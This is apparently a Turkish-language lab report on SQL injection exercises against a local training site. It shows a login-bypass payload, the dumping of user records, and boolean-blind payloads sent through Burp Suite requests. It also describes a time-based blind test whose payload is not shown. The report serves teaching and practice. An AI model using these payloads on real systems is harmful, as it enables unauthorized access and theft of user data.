




SQL Injection Rapor




Administrator Login

Email Address

System Login

Açılan sayfada bizi bir giriş ekranı karşılıyor ama bu ekran admin giriş için tasarlanmış ve giriş yapabileceğimiz herhangi bir bilgi elimizde yok.




Administrator Login

"or"='or"

●●●●●●●●|

System Login

Elimizde herhangi bir bilgi olmadığı için database tarafına direk müdahale ederek giriş yapabiliriz bunu ise temel Sql komutlarını kullanarak yapacağız.



LeBron James
Web Designer

Information

Email: laburanjames@gmail.com
Phone: +90 999 999 99 99

Projects

Recent:	Best Score
Basketball Team	Undefined

LOG OUT

Email address ve şifre olarak bu Sql komutlarını girdiğimizde sisteme başarılı bir şekilde giriş yapıyoruz.

Find Record

ID	Username	E-Mail	Name	Surname
----	----------	--------	------	---------

Burada ise kayıtların listenebileceği bir arayüz görülmektedir. Ancak database içerisinde kime ait kayıtların olduğu bilinmiyor.

Bu kayıtları görüntüleyebilmek için ilk soruda kullanılan Sql komutunu tekrar kullanacağız.

Find Record

ID	Username	E-Mail	Name	Surname
1	angelo12	ephraim_frits@supermail.com	Angelo	Williams
2	moore	JohnCMoore@dayrep.com	John	Moore
3	ricool	NicholeWWannamaker@teleworm.us	Nichole	Wannamaker
4	singewell	LewisLSing@teleworm.us	Lewis	Sing
5	rusarebecca	RebeccaRussell@rhyta.com	Rebecca	Russell
6	arthurmad	ArthurHadeau@dayrep.com	Arthur	Hadeau
7	teador	temojev119@drletvia.com	teadorate	macheal
8	Thiped	MaryGChatterton@rhyta.com	Mary	G.Chatterton
9	Duocoldany	CarrieDYoung@rhyta.com	Carrie	Young
10	Basure	KarenRVelez@rhyta.com	Karen	Velez
11	Lencor1992	VirginiaBryson@jounapide.com	Virginia	Bryson

Sql komutu ile database içerisinde arama yaptığımızda tüm kayıtlar görüntülenmektedir.

Stock Control

Select an item to check:

All Products

Check

Stok durumunun kontrol edildiği bir sistem görüntülenmektedir.

Select an item to check:

Apple AirPods Pro

Check

Product sold out.

Airpods için arama yapıldığında böyle bir değer döndürdü. Yani bu ürün database içerisinde bulunmuyor.

Select an item to check:

iPhone 11

Check

We have this product in stock.

İphone 11 için arama yapıldığında stokta ürünün olduğu söyleniyor. Kullanıcı tarafından bu ürün arandığında database tarafından bize true yada false değeri dönüyor.

```
Pretty Raw Hex ↵ ↶ ≡
1 POST /lab/sql-injection/post-blind-boolean/ HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/sql-injection/post-blind-boolean/
12 Cookie: PHPSESSID=jq99lqep4kr8p2u6i406ql5fq2
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 search=iphone11|
```

Burp-Suite programı kullanarak istek incelendiğinde aranan ürün parametre olarak gönderilmektedir.

```
Pretty Raw Hex ↵ ↶ ≡
1 POST /lab/sql-injection/post-blind-boolean/ HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/sql-injection/post-blind-boolean/
12 Cookie: PHPSESSID=jq99lqep4kr8p2u6i406ql5fq2
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 search=iphone11'+AND+1=1#
```

iphone11+AND+1=1# sorgusunu yazıyorum , buradaki amacım AND operatörünün hem sol tarafdaki kodun hemde sağ taraftaki kodun doğru olduğu durumlarda bana True değerini döndereceğini bildiğim için bu kodu test etmek istiyorum. Iphone 11 değerini az önce denediğimizde zaten database True değerini dönderdiği için ve 1 her zaman 1'e eşit olacağı için bu sorgu sonucunda database bana True değerini dönderecektir.

Select an item to check:

All Products

Check

We have this product in stock.

- Yolladığımız istek doğru olduğundan database tarafından True değeri tarafımıza döndü.

Select an item to check:

All Products


Check

Product sold out.

- AND operatörünün sol tarafı doğru olduğu halde sağ tarafının yanlış olduğu için (yani 1 hiçbir zaman 2 ye eşit olmadığı için) database bize False değeri dönderdi.


```
1 POST /lab/sql-injection/post-blind-boolean/ HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://localhost:8080
10 Connection: close
11 Referer: http://localhost:8080/lab/sql-injection/post-blind-boolean/
12 Cookie: PHPSESSID=jq99lqep4kr8p2u6i406ql5fq2
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 search=iphone11'+AND+1=2#|
```

- Yolladığımız istekteki Sql komutunu değiştirerek yolluyoruz.



Burada ise arabalardan oluşan ve ileri geri butonlarıyla diğer fotoğrafları görüntüleyebiliyoruz.


Görüntülenen bu araba fotoğrafları `img=«id»` değeri şeklinde ekrana gelmektedir.



AND 1=1 Sql komutu kullanarak database tarafından True değeri dönmelerini bekliyoruz ancak Sql Syntax hatası aldık.

- Buradaki hatanın kaynağı ise kesme (‘) işaretinden kaynaklanmaktadır. Bu işaret yazılan Sql komutunun çalışmasını engellemektedir.

- Bu yüzden kesme (‘) işaretini kullanmadan bir Sql komutu (OR 1=1) yazdığımızda ise kullanıcı tarafına database tarafına True değeri dönmekte ve içeriği görüntülemekteyiz.



E-Mail Update


Email Address

info@info.com

Recover

e-posta adresinizi kontrol ediniz...

Açılan panelde kullanıcıdan Email adresi istenmekte ve butona tıklandıktan sonra ekrana bir yazı bastırılmaktadır.



Email adresi girildikten sonra isteği Burp-Suite ile inceliyoruz ve «email» adlı değişkene girilen bilgi eşitlenerek yollanmaktadır. Bu isteği daha detaylı incelemek için sağ tıklayarak Repeater kısmına yolluyoruz.

```
Request
POST /lab/sqli-injection/post-blind-time/index.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.5,en;q=0.1
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/lab/sqli-injection/post-blind-time/index.php
Cookie: PHPSESSID=jg6lqpp4kr6p3n1406q15fq2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
email=info@0info.com

Response
HTTP/1.1 200 OK
Date: Sun, 26 Dec 2021 18:10:00 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1865
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>
sqli injection
</title>
<link rel="stylesheet" href="bootstrap.min.css">
</head>
<body>
<div class="container">
<div class="container-scroller">
<div class="row pt-5 mt-3 mb-1">
<div class="col-md-3">
</div>
<div class="col-md-9">
E-Mail Update
</div>
</div>
</div>
<div class="row pt-4">
</div>
```

Repetar kısmına yolladığımız istek kodunu olduğu gibi yolluyoruz ve gelen cevabı görüntülemekteyiz. Sol kısımda bulunan istek kodunu değiştirip yolladığımızda sağ kısımda gelen cevapları görüntülemekteyiz.

```
Request
POST /lab/sqli-injection/post-blind-time/index.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.5,en;q=0.1
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/lab/sqli-injection/post-blind-time/index.php
Cookie: PHPSESSID=jg6lqpp4kr6p3n1406q15fq2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
email=info@0info.com

Response
HTTP/1.1 200 OK
Date: Sun, 26 Dec 2021 18:14:40 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1865
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>
sqli injection
</title>
<link rel="stylesheet" href="bootstrap.min.css">
</head>
<body>
<div class="container">
<div class="container-scroller">
<div class="row pt-5 mt-3 mb-1">
<div class="col-md-3">
</div>
<div class="col-md-9">
E-Mail Update
</div>
</div>
</div>
<div class="row pt-4">
</div>
<div class="row pt-4">
</div>
```

İstek üzerine Sql komutu yazarak isteği bu şekilde yolladığımızda sunucu tarafında bir gecikme olmasını sağlıyoruz Burp-Suite programın'da gelen cevap incelendiğinde de bunu görüntülemekteyiz.